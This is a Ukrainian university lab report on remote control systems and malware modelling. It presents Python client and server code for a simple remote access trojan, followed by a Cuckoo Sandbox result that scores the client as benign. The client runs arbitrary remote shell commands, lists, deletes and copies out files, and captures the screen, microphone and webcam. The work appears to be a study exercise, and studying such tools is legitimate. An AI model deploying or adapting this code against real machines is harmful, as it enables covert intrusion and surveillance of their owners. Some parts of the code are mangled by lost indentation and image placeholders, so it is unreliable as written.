МІНІСТЕРСТВО ОСВІТИ, НАУКИ, МОЛОДІ ТА СПОРТУ УКРАЇНИ

НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ

«КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ»

ФІЗИКО-ТЕХНІЧНИЙ ІНСТИТУТ

Лабораторна робота 4

Системи віддаленого керування

Варіант №5

Підготував:

студент 4 курсу

групи ФІ-84

Коломієць Андрій Юрійович

Email:*andkol-ipt22@lll.kpi.ua*

Викладач:

Київ – 2021

Лабораторна робота 4

Системи віддаленого керування

Мета роботи

Отримати навички аналізу та моделювання систем віддаленого керування.

Постановка задачі

Дослідити технології побудови ШПЗ та систем віддаленого керування шляхом моделювання.

Програмна реалізація

Client.py

```
#*********************************************************************

#import socket
import socket
import threading
import sys
import struct

#import  system_information_discovery
import os
import tqdm
import subprocess as sp

#import screan
import pyscreenshot as ImageGrab

#import audio
import pyaudio
import wave

#import video
import cv2
import numpy as np
import time
```

```
IP = socket.gethostbyname(socket.gethostname())

PORT = 40003

ADDR = (IP, PORT)

FORMAT = "utf-8"

SIZE = 1024


SEPARATOR = "<SEPARATOR>"

BUFFER_SIZE = 4096 # send 4096 bytes each time step


#*********************************************************************


def send_file(client,filename):

    # get the file size

    filesize = os.path.getsize(filename)

    # send the filename and filesize

    client.send(f"{filename}{SEPARATOR}{filesize}".encode())

    progress = tqdm.tqdm(range(filesize), f"Sending {filename}", unit="B", unit_scale=True, unit_divisor=1024)

    with open(filename, "rb") as f:

        while True:

            # read the bytes from the file

            bytes_read = f.read(BUFFER_SIZE)

            if not bytes_read:

                # file transmitting is done

                break

            # we use sendall to assure transimission in

            # busy networks

            client.sendall(bytes_read)

            # update the progress bar

            progress.update(len(bytes_read))


def get_file(socket):

    # receive the file infos

    # receive using client socket, not server socket

    received = socket.recv(BUFFER_SIZE).decode()

    filename, filesize = received.split(SEPARATOR)

    # remove absolute path if there is

    filename = os.path.basename(filename)
    # convert to integer

    filesize = int(filesize)

    # start receiving the file from the socket

    # and writing to the file stream

    progress = tqdm.tqdm(range(filesize), f"Receiving {filename}", unit="B", unit_scale=True, unit_divisor=1024)

    with open(filename, "wb") as f:

        while True:

            # read 1024 bytes from the socket (receive)

            bytes_read = socket.recv(BUFFER_SIZE)

            if not bytes_read:

                # nothing is received

                # file transmitting is done

                break

            # write to the file the bytes we just received

            f.write(bytes_read)

            # update the progress bar

            progress.update(len(bytes_read))

            time.sleep(1)


def send_file_modify(client,filename):

    # get the file size

    filesize = os.path.getsize(filename)

    # send the filename and filesize

    client.send(f"{filename}{SEPARATOR}{filesize}".encode())

    progress = tqdm.tqdm(range(filesize), f"Sending {filename}", unit="B", unit_scale=True, unit_divisor=1024)

    total=0

    with open(filename, "rb") as f:

        for _ in progress:

             while total != filesize:

                # read the bytes from the file

                bytes_read = f.read(BUFFER_SIZE)

                if total == filesize:

                    # file transmitting is done

                    break

                # we use sendall to assure transimission in

                # busy networks

                client.sendall(bytes_read)

                # update the progress bar
                progress.update(len(bytes_read))

                total += len(bytes_read)

    f.close()


def get_file_modify(socket):

    # receive the file infos

    # receive using client socket, not server socket

    received = socket.recv(BUFFER_SIZE).decode()

    filename, filesize = received.split(SEPARATOR)

    # remove absolute path if there is

    filename = os.path.basename(filename)

    # convert to integer

    filesize = int(filesize)

    # start receiving the file from the socket

    # and writing to the file stream

    progress = tqdm.tqdm(range(filesize), f"Receiving {filename}", unit="B", unit_scale=True, unit_divisor=1024)

    total=0

    with open(filename, "wb") as f:

         for _ in progress:

            while total != filesize:

            # read 1024 bytes from the socket (receive)

                bytes_read = socket.recv(BUFFER_SIZE)

                if not bytes_read:

                    # nothing is received

                    # file transmitting is done

                    break

                # write to the file the bytes we just received

                f.write(bytes_read)

                # update the progress bar

                progress.update(len(bytes_read))

                total += len(bytes_read)

    f.close()



def system_information_discovery():


    print("System information discovery:\n")
    info="\n"

    info +="\n"+"System information:"+"\n"
    info += "\n"+sp.getoutput('uname -a')+"\n"

    info +="\n"+"Processor information:"+"\n"
    info +="\n"+ sp.getoutput('lscpu') +"\n"

    info +="\n"+"Disk information:"+"\n"
    info +="\n"+ sp.getoutput('lsblk') +"\n"

    return info

def command_line_interface(socket):

    print("Linux terminal is run:\n")

    while True:
        temp = socket.recv(1024)

        command=temp.decode()

        print(command)

        if command!="exit":
            output=""
            output +="\n"+ sp.getoutput(command) +"\n"
            socket.sendall(output.encode())
            continue
        elif command=="exit":
            break

def file_and_directory_discovery(path):

    print("\nFile and directory discovery:\n")

    files="\n"
    files +="\n"+"File information:"+"\n"
    files +="\n"+ sp.getoutput("ls"+ path) +"\n"

    return files

def process_discovery():

    print("\nProcess discovery:\n")

    process="\n"

    process +="\n"+"Process information:"+"\n"
    process +="\n"+ sp.getoutput('pstree') +"\n"

    return process

def file_deletion(path):

    files="\n"
    files +="\n"+ sp.getoutput("rm -f "+ path) +"\n"

    return files

def screen_capture():

    im = ImageGrab.grab()
    im.save("fullscreen.png")

def audio_capture():
    # the file name output you want to record into
    filename = "recorded.wav"
    # set the chunk size of 1024 samples
    chunk = 1024
    # sample format
    FORMAT = pyaudio.paInt16
    # mono, change to 2 if you want stereo
    channels = 1
    # 44100 samples per second
```

```
sample_rate = 44100

record_seconds = 5

# initialize PyAudio object

p = pyaudio.PyAudio()

# open stream object as input & output

stream = p.open(format=FORMAT,

                channels=channels,

                rate=sample_rate,

                input=True,

                output=True,

                frames_per_buffer=chunk)

frames = []

print("Recording...")

for i in range(int(44100 / chunk * record_seconds)):

    data = stream.read(chunk)

    # if you want to hear your voice while recording

    # stream.write(data)

    frames.append(data)

print("Finished recording.")

# stop and close stream

stream.stop_stream()

stream.close()

# terminate pyaudio object

p.terminate()

# save audio file

# open the file in 'write bytes' mode

wf = wave.open(filename, "wb")

# set the channels

wf.setnchannels(channels)

# set the sample format

wf.setsampwidth(p.get_sample_size(FORMAT))

# set the sample rate

wf.setframerate(sample_rate)

# write the frames as bytes

wf.writeframes(b"".join(frames))

# close the file

wf.close()
```

```
def video_capture():

    # Create a VideoCapture object

    cap = cv2.VideoCapture(0)


    # Check if camera opened successfully

    if (cap.isOpened() == False):

        print("Unable to read camera feed")


    # Default resolutions of the frame are obtained.The default resolutions are system dependent.

    # We convert the resolutions from float to integer.

    frame_width = int(cap.get(3))

    frame_height = int(cap.get(4))


    # Define the codec and create VideoWriter object.The output is stored in 'outpy.avi' file.

    out = cv2.VideoWriter('outpy.avi',cv2.VideoWriter_fourcc('M','J','P','G'), 10, (frame_width,frame_height))


    # starting time

    start = time.time()


    i=0


    while(True):

        ret, frame = cap.read()


        if ret == True:


            # Write the frame into the file 'output.avi'

            out.write(frame)


            # Display the resulting frame

            cv2.imshow('frame',frame)


            i+=1


            # Press Q on keyboard to stop recording

            if i==100:

                if cv2.waitKey(1) & 0xFF == 0xFF:

                    break
        # Break the loop
        else:
            break

    # When everything done, release the video capture and video write objects
    cap.release()
    out.release()

    # Closes all the frames
    cv2.destroyAllWindows()




def main():
    """ Staring a TCP socket. """
    client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

    """ Connecting to the server. """
    client.connect(ADDR)

    while True:
        command=client.recv(1024)
        print(command.decode())

        commands=command.decode()

        if commands=="info":    #okey
           temp=system_information_discovery().encode()
           client.sendall(temp)
           continue
        if commands=="cmd":     #okey
            temp=command_line_interface(client)
            continue
        if commands[0:5]=="files":   #okey
            temp=file_and_directory_discovery(commands[5:])
            temp=temp.encode()
            client.sendall(temp)
            continue
        if commands[0:4]=="copy":
            send_file_modify(client,commands[5:])
            continue
        if commands[0:6]=="delite": #okey
            temp=file_deletion(commands[6:])
            temp=temp.encode()
            client.sendall(temp)
            continue
        if commands=="process": #okey
            temp=process_discovery().encode()
            client.sendall(temp)
            continue
        if commands=="get_input":
            client.send(command.encode())
            continue
        if commands=="get_clipboard":
            client.send(command.encode())
            continue
        if commands=="get_screen": #okey
            screen_capture()
            continue
        if commands=="get_audio": #okey
            audio_capture()
            continue
        if commands=="get_video": #okey
            video_capture()
            continue
        if commands=="exit": #okey
            print("\nClose the connection and exit for the program.\n")
            break

    """ Closing the connection from the server. """
    client.close()

if __name__ == "__main__":
    main()
```

```
#*********************************************************************
```

Server.py

```
#*********************************************************************
#import socket

import socket
import struct
import os
import tqdm
import time

IP = socket.gethostbyname(socket.gethostname())
PORT = 40003
ADDR = (IP, PORT)
SIZE = 1024
FORMAT = "utf-8"

SEPARATOR = "<SEPARATOR>"
BUFFER_SIZE = 4096 # send 4096 bytes each time step

#*********************************************************************
def interface_command():

	print("\nCommand interface:\n")

	print("\t[info] System Information Discovery;\n")
	print("\t[cmd] Command-Line Interface;\n")
	print("\t[files <path>] File and Directory Discovery;\n")
	print("\t[copy <path>] Remote File Copy;\n")
	print("\t[delite <path>] File Deletion;\n")
	print("\t[process] Process Discovery;\n")
	print("\t[get_input] Input Capture;\n")
	print("\t[get_clipboard] Clipboard Data;\n")
```

```
        print("\t[get_screen] Screen Capture;\n")
        print("\t[get_audio] Audio Capture;\n")
        print("\t[get_video] Video Capture;\n")
        print("\t[exit] Exit and End.\n")

        print("\nInput comannd only in brackets.\n")



def send_file(client,filename,filesize):
    # send the filename and filesize
    client.send(f"{filename}{SEPARATOR}{filesize}".encode())
    progress = tqdm.tqdm(range(filesize), f"Sending {filename}", unit="B", unit_scale=True, unit_divisor=1024)
    with open(filename, "rb") as f:
        while True:
            # read the bytes from the file
            bytes_read = f.read(BUFFER_SIZE)
            if not bytes_read:
                break   # file transmitting is done
            # we use sendall to assure transimission in
            # busy networks
            client.sendall(bytes_read)
            # update the progress bar
            progress.update(len(bytes_read))


def get_file(socket):
    # receive the file infos
    # receive using client socket, not server socket
    received = socket.recv(BUFFER_SIZE).decode()
    filename, filesize = received.split(SEPARATOR)
    # remove absolute path if there is
    filename = os.path.basename(filename)
    # convert to integer
    filesize = int(filesize)
    # start receiving the file from the socket
    # and writing to the file stream
    progress = tqdm.tqdm(range(filesize), f"Receiving {filename}", unit="B", unit_scale=True, unit_divisor=1024)
    with open(filename, "wb") as f:
        while True:
            # read 1024 bytes from the socket (receive)
            bytes_read = socket.recv(BUFFER_SIZE)
            if not bytes_read:
                # nothing is received
                # file transmitting is done
                break
            # write to the file the bytes we just received
            f.write(bytes_read)
            # update the progress bar
            progress.update(len(bytes_read))

def send_file_modify(client,filename):
    # get the file size
    filesize = os.path.getsize(filename)
    # send the filename and filesize
    client.send(f"{filename}{SEPARATOR}{filesize}".encode())
    progress = tqdm.tqdm(range(filesize), f"Sending {filename}", unit="B", unit_scale=True, unit_divisor=1024)
    total=0
    with open(filename, "rb") as f:
        for _ in progress:
             while total != filesize:
                # read the bytes from the file
                bytes_read = f.read(BUFFER_SIZE)
                if total == filesize:
                    # file transmitting is done
                    break
                # we use sendall to assure transimission in
                # busy networks
                client.sendall(bytes_read)
                # update the progress bar
                progress.update(len(bytes_read))
                total += len(bytes_read)
    f.close()
```

```
def get_file_modify(socket):
    # receive the file infos
    # receive using client socket, not server socket
    received = socket.recv(BUFFER_SIZE).decode()
    filename, filesize = received.split(SEPARATOR)
    # remove absolute path if there is
    filename = os.path.basename(filename)
    # convert to integer
    filesize = int(filesize)
    # start receiving the file from the socket
    # and writing to the file stream
    progress = tqdm.tqdm(range(filesize), f"Receiving {filename}", unit="B", unit_scale=True, unit_divisor=1024)
    total=0
    with open(filename, "wb") as f:
         for _ in progress:
            while total != filesize:
            # read 1024 bytes from the socket (receive)
                bytes_read = socket.recv(BUFFER_SIZE)
                if not bytes_read:
                    # nothing is received
                    # file transmitting is done
                    break
                # write to the file the bytes we just received
                f.write(bytes_read)
                # update the progress bar
                progress.update(len(bytes_read))
                total += len(bytes_read)
    f.close()



def _send_simple(client,filename):
    client.sendall(filename.encode())
    file = open(filename, "rb")
    text = file.read()
    file.close()
    client.send(text)


def _recieve_simple(conn):
    file=conn.recv(1024)
    filename=file.decode()
    data=conn.recv(80000000)
    file = open(filename, "wb")
    file.write(data)
    file.close()

#*********************************************************************


def main():


    print("[STARTING] Server is starting.")


    """ Staring a TCP socket. """
    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)


    """ Bind the IP and PORT to the server. """
    server.bind(ADDR)


    """ Server is listening, i.e., server is now waiting for the client to connected. """
    server.listen()
    print("[LISTENING] Server is listening.")


    """ Server has accepted the connection from the client. """
    conn, addr = server.accept()
    print(f"[NEW CONNECTION] {addr} connected.")


    interface_command()


    print("\nInput your command:\n")


    while True:
        command=input(">")
```

```
conn.send(command.encode())


if command=="info": #okey
    data=conn.recv(8000)
    print(data.decode())
    continue
elif command=="cmd": #okey
    print("\nOther terminal or command line is open...\n")
    while True:
        command=""
        command=input("Other terminal >")
        conn.send(command.encode())
        data=conn.recv(8000)
        print(data.decode())
    print("\nOther terminal or command line is close...\n")
    continue
elif str(command[0:5])=="files": #okey
    data=conn.recv(8000)
    print(data.decode())
    continue
elif str(command[0:4])=="copy": #okey
    get_file_modify(conn)
    continue
elif str(command[0:6])=="delite": #okey
    data=conn.recv(8000)
    print(data.decode())
    continue
elif command=="process": #okey
    data=conn.recv(10000)
    print(data.decode())
    continue
elif command=="get_input":
    conn.send(command.encode())
    data=conn.recv(8000)
    print(data.decode())
    continue
```


```
        elif command=="get_clipboard":
            conn.send(command.encode())
            data=conn.recv(8000)
            print(data.decode())
            continue
        elif command=="get_screen":#okey
            #data=conn.recv(8000)
            #print(data.decode())
            continue
        elif command=="get_audio":#okey
            # conn.send(command.encode())
            # data=conn.recv(8000)
            # print(data.decode())
            continue
        elif command=="get_video":#okey
            # conn.send(command.encode())
            # data=conn.recv(8000)
            # print(data.decode())
            continue
        elif command=="exit": #okey
            print("\nClose the connection and exit for the program.\n")
            break

    """ Closing the connection from the client. """
    conn.close()
    print(f"[DISCONNECTED] {addr} disconnected.")

if __name__ == "__main__":
    main()

#*********************************************************************
```

Аналіз в Cuckoo Sandbox




~~submit file~~ » ~~configure~~ » ~~analyze~~ » Summary

✓ Your submission has been received and the tasks are being processed!

Next: View pending tasks Submit again

Tasks: Refreshes every 2.5 seconds

Task ID	Date	Filename / URL	Package	
2505378	19/11/2021 01:54	client.py	python	● completed
Done				



Summary

File *client.py*

Summary	
Size	12.8KB
Type	Objective-C source, UTF-8 Unicode text
MD5	abed7264f6272441196d88e8cdc8b9f3
SHA1	a3d36c9552edb4e4ae224cc307f26211675c8564
SHA256	5c83069dcaacf5fc3192ad33b0a989edd978a4186bd3cdb6080f91e48d69ac15
SHA512	Show SHA512
CRC32	AB2B99D7
ssdeep	192:DLest3JVnq7tYoFVnqyUd3LrAAqX63oGj4JwKevdnpZ7WM4a6cvzUNuq+pKdK0EV:DjM7gX3L4K3ob3cv0uq+p2K0EV
Yara	None matched

Score

This file appears fairly benign with a score of **0.0 out of 10.**

Please notice: The scoring system is currently still in development and should be considered an ***alpha*** feature.

Feedback

Expecting different results? Send us this analysis and we will inspect it. Click here

Information on Execution

Analysis					
Category	Started	Completed	Duration	Routing	Logs
FILE	Nov. 19, 2021, 1:54 a.m.	Nov. 19, 2021, 1:58 a.m.	216 seconds	internet	Show Analyzer Log Show Cuckoo Log

Signatures

No signatures

Name	Response	Post-Analysis Lookup
No hosts contacted.		

IP Address	Status	Action	VT	Location
No hosts contacted.				

©2010-2018 Cuckoo Sandbox Back to Top

Інтернет ресурси, з котрих було взято фрагменти коду для написання програми

https://www.thepythoncode.com/article/play-and-record-audio-sound-in-python

https://pythonrepo.com/repo/ponty-pyscreenshot-python-miscellaneous

https://www.geeksforgeeks.org/taking-screenshots-using-pyscreenshot-in-python/

https://learnopencv.com/read-write-and-display-a-video-using-opencv-cpp-python/

https://stackoverflow.com/questions/61434874/sending-multiple-files-from-client-to-server-sockets

https://www.thepythoncode.com/code/send-receive-files-using-sockets-python

https://www.bogotobogo.com/python/python_network_programming_server_client_file_transfer.php

https://www.programcreek.com/python/example/85701/os.sendfile

https://pyshine.com/How-to-send-audio-video-of-MP4-using-sockets-in-Python/